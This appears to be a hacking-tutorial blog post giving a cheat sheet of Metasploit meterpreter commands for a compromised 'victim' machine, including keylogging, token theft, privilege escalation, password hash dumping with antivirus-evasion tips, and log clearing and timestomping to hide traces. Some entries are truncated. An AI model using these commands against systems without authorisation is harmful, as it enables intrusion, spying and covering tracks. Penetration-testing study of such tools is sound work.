





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The Ultimate Command Cheat Sheet for Metasploit's Meterpreter

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I've done [numerous tutorials](#) in Null Byte demonstrating the power of [Metasploit](#)'s meterpreter. With the meterpreter on the target system, you have nearly total command of the victim.





As a result, several of you have asked me for a list of meterpreter commands. I've compiled a list of meterpreter commands because there doesn't seem to be a complete list anywhere on the web. So here it goes. Hack a system and have fun testing out these commands.

Step 1

Core Commands

At its most basic use, meterpreter is a Linux terminal on the victim's computer. As such, many of our basic Linux commands can be used on the meterpreter even if it's on a Windows or other operating system. Here are some of the core commands we can use on the meterpreter:

?	help menu
background	moves the current session to the background
bgkill	kills a background meterpreter script
bglist	provides a list of all running background scripts
bgrun	runs a script as a background thread
channel	displays active channels
close	closes a channel
exit	terminates a meterpreter session
exploit	executes the meterpreter script designated after it
help	help menu
interact	interacts with a channel
irb	go into Ruby scripting mode
migrate	moves the active process to a designated PID
quit	terminates the meterpreter session
read	reads the data from a channel
run	executes the meterpreter script designated after it
use	loads a meterpreter extension
write	writes data to a channel

File System Commands

cat	read and output to
cd	change directory on
del	delete a file on th

download	download a file from the victim system
edit	edit a file with vi
getlwd	print the local directory
getwd	print working directory
lcd	change local directory
lpwd	print local directory
ls	list files in current directory
mkdir	make a directory on the victim system
pwd	print working directory
rm	delete (remove) a file
rmdir	remove directory on the victim system
upload	upload a file from the attacker system to the victim

Step 3

Networking Commands

ipconfig	displays network interfaces with key information including IP address
portfwd	forwards a port on the victim system to a remote service
route	view or modify the victim routing table

Step 4

System Commands

clearev	clears the event logs on the victim's computer
drop_token	drops a stolen token
execute	executes a command
getpid	gets the current process ID (PID)
getprivs	gets as many privileges as possible
getuid	get the user that the server is running as
kill	terminate the process designated by the PID
ps	list running processes
reboot	reboots the victim computer
reg	interact with the victim's registry
rev2self	calls RevertToSelf() to give the user the same permissions as the process
shell	opens a command shell on the victim system
shutdown	shuts down the victim system
steal_token	attempts to steal a token from a process
sysinfo	gets the details about the victim system

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User Interface Commands

enumdesktops	lists all accessible desktops
getdesktop	get the current meterpreter desktop
idletime	checks to see how long the desktop has been idle
keyscan_dump	dumps the contents of the keyscan buffer
keyscan_start	starts the software keyboard recording
keyscan_stop	stops the software keyboard recording
screenshot	grabs a screenshot of the desktop
set_desktop	changes the meterpreter desktop
uictl	enables control of some of the user interface components

Step 6

Privilege Escalation Commands

getsystem	uses 15 built-in methods to gain sysadmin privileges
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Step 7

Password Dump Commands

hashdump	grabs the hashes in the password (SAM) file
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Note that hashdump will often trip AV software, but there are now two scripts that are more stealthy, **run hashdump** and **run smart_hashdump**. Look for more on those in my [meterpreter script cheat sheet](#).

Step 8

Timestomp Commands

timestomp	manipulates the modification times of files
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Stay Tuned for More Meterpreter

I've already used many of these commands in previous guides, but I'll be using them in future guides as well to show you how they work.

most complete cheat sheet of meterpreter commands. I'll refer back to this sheet often.

Finally, check out [my second meterpreter cheat sheet](#) for more meterpreter commands. I'll refer back to this sheet often.

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